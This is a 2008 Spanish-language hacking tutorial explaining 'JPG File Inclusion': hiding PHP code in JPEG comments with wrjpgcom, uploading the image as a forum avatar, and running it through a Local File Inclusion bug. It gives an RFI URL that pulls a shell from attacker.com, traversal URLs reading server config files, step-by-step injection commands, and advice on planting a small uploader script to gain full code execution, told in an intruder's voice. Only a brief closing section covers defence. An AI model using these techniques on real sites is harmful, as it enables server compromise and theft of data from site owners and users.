JPG File Inclusion

Por Ruben Ventura Piña (Trew)

Contacto:

trew.revolution[at]gmail.com

http://trew.icenetx.net

22/06/2008

El JPG File Inclusion es un tipo de ataque, típicamente enfocado hacia aplicaciones web, que permite subir imágenes inyectadas con código a una página web, burlándose los filtros de protección para después poder ejecutar código en el servidor remoto por medio de una inclusión a la imagen. El ataque se aprovecha de alguna vulnerabilidad de Local File Inclusion. Al ser explotada los atacantes tienen la oportunidad de poder ejecutar código arbitrario en el servidor web, y dependiendo de la configuración del servidor, pueden llegar a comprometer el sistema completamente.

Nota

Para que el lector entienda completamente el texto debe conocer como funcionan los ataques de [Remote File Inclusion] y saber un poco de PHP.

Referencias:

1. http://www.php.net/manual/es/function.include.php
2. http://es.wikipedia.org/wiki/Remote_File_Inclusion

Introducción

Además de los tan populares bugs de "Remote File Inclusion" (RFI) existen los de "Local File Inclusion" (LFI), la diferencia entre ellos es que el LFI sólo permite la inclusión de archivos que estén en el servidor local. Cuando un atacante encuentra una aplicación vulnerable a LFI, la técnica más común para que pueda ejecutar código arbitrario sería encontrar la manera de poder subir archivos a el servidor para después poder incluirlos.

El primer paso del atacante sería encontrar alguna aplicación que le permita subir archivos al servidor, e identificar que tipo de archivos se pueden subir. El archivo que el atacante quiera subir debe contener código PHP, es decir, el archivo debe de contener texto. Esto nos limita a unas cuantas posibilidades de tipos de archivo: PHP, TXT, HTML, etc...

Y bien, si se logra subir un archivo PHP al servidor no tendría caso incluirlo con el LFI ya que podríamos acceder a él directamente por medio de la URL, y además el 95% de las aplicaciones no permiten subir este tipo de archivos. Es más probable encontrar una aplicación que te deje subir archivos TXT o HTML, pero aún así las aplicaciones que lo permiten son pocas.

Casi siempre las aplicaciones usadas por los usuarios para subir archivos al servidor, están diseñadas para permitir únicamente la subida de imágenes. Una imagen es el tipo de archivo más aceptado por éstas aplicaciones (un claro ejemplo son los foros que ofrecen la función de que los usuarios suban sus "avatars"). Pero bien, ¿cómo una imagen pueden contener código php?, ¿y qué no las aplicaciones verifican que el archivo que se intenta subir es realmente una imagen?. Pues precisamente ese es el tema de este texto: Como crear imágenes JPG reales, libres de errores y 100% funcionales que contengan código PHP. Y por el hecho de que son imágenes de verdad, se pueden subir a foros, blogs, fotologs, etc, saltándose los sistemas de protección, para que después, podamos ejecutar el código incluyendo la imagen a través del Local File Inclusion.

Explotando el LFI

Una aplicación vulnerable a RFI, probablemente contiene un fragmento de código similar al siguiente:

```
<?php
...
include("$file");
...
?>
```

La forma para explotar este bug, sería incluir alguna shell para poder ejecutar comandos arbitrarios de la siguiente forma:

```
http://vulnerable.com/index.php?file=http://attacker.com/shell.txt&cmd=uname -
a
```

Así que muchos "programadores" piensan que el bug queda completamente reparado modificando el include por algo similar a los siguientes ejemplos:

```
include("./$file");
include("includes/$file");
```

Si bien es verdad que la aplicación ya no es vulnerable a una inclusión remota, todavía se pueden incluir archivos locales (Local File Inclusion). También se puede usar Directory traversal (utilizando los dos puntos [..]) para salirse del directorio en el que el include nos intenta encerrar. La forma para explotar este bug podría ser así:

```
http://vulnerable.com/index.php?file=../../config/sql.php

http://vulnerable.com/index.php?file=../logs/29102007.log
```

Algunos atacantes explotan este tipo de fallos para acceder a archivos escondidos en el servidor para obtener información útil. Otras técnicas para explotar este bug involucran infectar logs con código para luego incluirlos desde el LFI y lograr ejecutar comandos.

Pero como mencionaba, se puede inyectar código PHP en imágenes reales capaces de saltarse los sistemas de validación, y al momento de incluir éstas imágenes con el LFI el servidor ejecutará el código inyectado en ellas. Esta técnica es conocida por el nombre de JPG File Inclusion.

Todas las páginas vulnerables a LFI que tengan un foro, blog, fotolog, guestbook o cualquier cosa que te permita subir imágenes quedan en alto riesgo bajo está técnica: cualquier atacante podrá subir todo el código que quiera al servidor y ejecutarlo. Está claro que no todas las páginas con LFI tienen foros, pero se dice que un buen ataque combina la explotación de dos o más vulnerabilidades en un sistema.

Requisitos

Para realizar el ataque necesitas tres cosas:

1. Una imagen formato JPG (de preferencia tamaño chico).
2. Una herramienta para insertar comentarios en imágenes JPG. Yo en linux uso wrjpgcom (seguramente ya viene con tu distribución). Los usuarios de Windows pueden utilizar edjpgcom pero no lo voy a explicar en el texto.
3. Una sitio web vulnerable a local file inclusion con función para subir imágenes. Si sólamente quieres experimentar por el momento puedes hacer una página vulnerable (basta con un *<? include(./$file);?>*) y ponla en un servidor.

Inyectando la imagen

Lo primero por hacer es inyectar código PHP a la imagen, para este ejemplo utilizaré la imagen "wawa.jpg". Primero abrimos la herramienta para inyectar la imagen, en el caso de los usuarios de linux se abre una terminal y vamos al directorio donde tengamos la imagen. La sintaxis de wrjpgcom para insertar una cadena de texto a una imagen es la siguiente:

```
$ wrjpgcom -c "cadena a insertarse" imagen_original.jpg > imagen_final.jpg
```

Primero se específica el parámetro *"-c"* para indicar a wrjpgcom que a continuación vamos a proporcionar el texto que se va a insertar en la imagen, el texto va entre comillas. Luego se indica el nombre de la imagen a la que le queremos insertar el texto, y por medio de pipes (>) se indica el nombre de la imagen que saldrá como resultado, ya que la imagen original nunca será modificada.

Para hacer nuestra primera prueba inyectaremos un simple *phpinfo()* a la imagen *wawa.jpg*, obteniendo como resultado *info.jpg*.

```
trew@DarkLight ~ $ cd tutorial
trew@DarkLight ~/tutorial $ ls wawa.jpg
trew@DarkLight ~/tutorial $ wrjpgcom -c "<? phpinfo();?>" wawa.jpg > info.jpg
trew@DarkLight ~/tutorial $ ls info.jpg wawa.jpg
trew@DarkLight ~/tutorial $
```

Et voilà, ya tenemos nuestra imagen inyectada. Ahora podemos comprobar que en realidad es una imagen común y corriente, sin errores y nada raro. Se puede abrir esa imagen con todas las aplicaciones de gráficos que existan, verse en el navegador y subirse a una infinidad de sitios

web.

En la siguiente imagen se puede observar el contenido de la imagen si se abre en un editor de texto (*fig 1*).



fig 1

Observen como en las primeras líneas del archivo se puede leer el texto *"<? phpinfo(); ?>"*, la única parte legible en todo el archivo. Cuando se incluya la imagen por medio del LFI, se podrán ver en la pantalla todos los caracteres extraños del archivo, y junto con ellos, el código PHP que al momento que sea incluido, será ejecutado en el servidor.

La siguiente imagen muestra el resultado obtenido después de incluir la imágen inyectada en el LFI del servidor (*fig 2*). La inclusión funciona perfectamente.



fig 2

Ahora estamos listos para poder realizar nuestra intrusión a un servidor. Wrjpgcom también nos da la opción de inyectar todo un extenso archivo de texto en una imagen. Lo que haré es introducir un script en PHP llamado tacos_al_pastor.txt en la imagen avatar.jpg.

```
trew@DarkLight ~/tutorial $ wrjpgcom avatar.jpg < tacos_al_pastor.txt >
avatar_final.jpg
trew@DarkLight ~/tutorial $ ls avatar.jpg avatar_final.jpg tacos_al_pastor.txt
trew@DarkLight ~/tutorial $
```

La sintaxis para introducir el contenido de un archivo de texto en una imagen es la siguiente:

```
$ wrjpgcom imagen_inicial.jpg < archivo-de-texto.txt > imagen_final.jpg
```

Imagen lista, subámosla a un sitio web que sea vulnerable a LFI, en este caso por medio de un foro.

Vean como la imagen es mostratada y tratada exactamente como cualquier otra imagen una vez que la subimos al foro (*fig 3*).



fig 3

Incluyendo la imagen

Ahora sólo que tenemos que averiguar donde se ha guardado para saber como incluirla, nada complicado. Damos clic derecho sobre la imagen, luego en propiedades, y la dirección de la imagen aparecerá en la ventanita que se abrió.

Supongamos que la imagen está en *http://cupi-cupi.com/archivos/imagenes/imagen.jpg*, y el archivo vulnerable en *http://cupi-cupi.com/scripts/includes/include.php?pag=* . La forma para incluir la imagen se realizaría así:

```
http://cupi-cupi.com/scripts/include.php?
pag=../../archivos/irmagenes/imagen.jpg
```

Para completar la intrusión sólamente falta incluir la imagen con el código que va a ser ejecutado. En esta imagen podemos ver como luce la imagen al ser incluida (fig 4).

fig 4

Si todo salió bien entonces el código de la imagen se debió de haber ejecutado. Se pueden incluir imágenes que contengan desde sencillos scripts en PHP hasta códigos extensos, como un PHP Shell.

Aquí el único inconveniente es que entre más bytes inyectemos, más crece el tamaño de la imagen; esto nos puede limitar porque en la mayoría de foros y demás aplicaciones no se pueden subir imágenes muy pesadas al servidor.

Es buena idea usar una técnica que se me ocurrió a la cual le encuentro muchas ventajas. Lo que hago es inyectar un sencillo script a la imagen que sube archivos al servidor. Si le insertara una PHP Shell entera a la imagen, el tamaño aumentaría increíblemente, es más sencillo subir una imagen que contenga un script muy ligero que te permita transferir archivos de tu máquina al servidor; un script así se puede hacer en menos de 30 o 40 bytes. Ya después a partir del código inyectado en esa imagen puedes subir códigos mucho más completos y complejos, según los vayas necesitando. La primera ventaja es que ese pequeño script te dará la oportunidad de subir archivos PHP directamente hacia el servidor, y ya no tendrás que incluirlos por el LFI, simplemente puedes acceder directamente a ellos por la URL.

Otra ventaja es que te libras de muchos problemas de permisos. El directorio en donde se encuentra la imagen contiene muchos archivos que fueron subidos por el servidor, esto significa que el servidor definitivamente tiene permisos de escritura en ese directorio. Así que cuando se intente subir algún archivo por medio de la imagen incluida, subirá sin ningún problema. ¿Por qué? ¿Quién ejecuta el código PHP de la imagen? Pues el servidor, y si el servidor tiene permisos de escritura en el directorio, no habrá ningún problema, incluso si el servidor está en SAFE MODE. Esto te va a poner en posición de ventaja, porque vas a poder subir TODO lo que quieras a ese directorio. En otras palabras, vas a poder ejecutar todo el código que quieras.

Protección contra el ataque

Varias personas me han preguntado cual es la manera de protegerse contra esto. El JPG File Inclusion no es una vulnerabilidad en sí, es una forma de ataque contra el Local file inclusion haciendo uso de la posibilidad de poder subir imágenes al servidor. Por eso es fácilmente deducible que la manera de poder prevenir este ataque es tener cuidado con tu código y evitar cualquier bug que provoque un LFI.

Hace tiempo vi en una web argentina que un chavo publicó un supuesto código para validar las imágenes que se suben al servidor. Lo que hacía el código era abrir la imagen como si fuera un archivo y buscar línea por línea cadenas que contengan código para eliminarlo de la imagen. Puede funcionar, pero no es nada practico estar analizando una imagen como si fuera un archivo de texto, la ejecución es lenta y no es necesaria.

Personalmente pienso que es basura ineficiente, sí tu web no tiene bugs de LFI entonces aunque suban imágenes con código al servidor no exisitará forma de poder ejecutar el código.

En conclusión, el JPG File Inclusion aumenta muchísimo el riesgo de los bugs de LFI, puede permitir a un atacante poder comprometer completamente el servidor víctima. Pero la manera de protección es muy sencilla, sencillamente cuida tu código para evitar bugs de LFI, es todo.

Comentarios, sugerencias, o lo que sea a:
trew.revolution@gmail.com